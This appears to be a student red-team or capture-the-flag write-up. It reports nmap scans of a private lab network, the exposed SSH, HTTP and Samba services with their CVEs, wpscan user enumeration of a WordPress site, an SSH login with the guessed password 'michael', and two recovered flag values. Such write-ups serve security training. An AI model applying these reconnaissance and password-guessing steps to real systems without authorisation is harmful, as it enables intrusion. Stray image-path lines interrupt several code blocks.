**# Red Team: Summary of Operations**

**## Table of Contents**

- Exposed Services

- Critical Vulnerabilities

- Exploitation

**### Exposed Services**

**Nmap scan results for each machine reveal the below services and OS details:**

```bash

# Ping Sweep w/ nmap

$ nmap -sP 192.168.1.1-255

Starting Nmap 7.80 ( [https://nmap.org](https://nmap.org/) ) at 2020-07-16 15:59 EDT

Nmap scan report for 192.168.1.1 (192.168.1.1)

Host is up (0.26s latency).

MAC Address: 18:90:68:97:97:57 (Unknown)

Nmap scan report for 192.168.1.90 (192.168.1.90)

Host is up (0.020s latency).

MAC Address: 88:E9:FE:65:17:B0 (Unknown)

Nmap scan report for 192.168.1.100 (192.168.1.100)


Host is up (0.020s latency).

MAC Address: 88:E9:FE:65:16:F0 (Unknown)

Nmap scan report for 192.168.1.115 (192.168.1.115)

Host is up (0.020s latency).

MAC Address: 88:E9:FE:65:16:C0 (Unknown)



**This scan identifies the services below as potential points of entry: Target 1 Machine**

```bash

$ nmap -sV 192.168.1.110

Starting Nmap 7.80 ( [https://nmap.org](https://nmap.org/) ) at 2020-07-16 16:38 PDT

Nmap scan report for 192.168.1.110

Host is up (0.00082s latency).

Not shown: 995 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)

80/tcp open http Apache httpd 2.4.10 ((Debian))


111/tcp open rpcbind 2-4 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

MAC Address: 00:15:5D:00:04:10 (Microsoft)

Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux\_kernel



**The following vulnerabilities were identified on Target 1**

- Target 1

1. The ports were all open on the Target 1 machine.

2. The passwords being used were not strong enough.

**Critical Vulnerability List:**

1. Open SSH

- CVE-2016-0777

- CVE score of 4.0

2. Open NetBIOS -ssn Samba

- CVE-2014-0178 CVE-2014-0244

- CVE score of 3.5 CVE score of 3.3

3. Weak Passwords

- CVE-2020-7519 also called CWE-521

- CVE score of 5.0

**### Exploitation**

**The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:**

```bash


- \*\*Exploit Used\*\*


- A WPScan was used to identify the users and vulnerable plugin on the Wordpress server:

- The command used: wpscan --url <http://192.168.1.110/wordpress> -eu

- The following information was gathered from the wpscan:

```






```bash

- A user shell was obtained on Michael using 'ssh [michael@192.168.1.110](mailto:michael@192.168.1.110)'. A weak password of his own name, michael, was used to log in to the machine.

- Inside /var/www, flag 2 was revealed via an 'ls' command, and the output was found using a cat

**- `flag2.txt`: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}**

```



```bash

- From /var/www, a grep was performed to find Flag1: grep -RE flag html

- A lengthy output resulted, but the first flag was found at the end of the output.

**- `flag1.txt`: flag1{b9bbcb33e11b80be759c4e844862482d}**

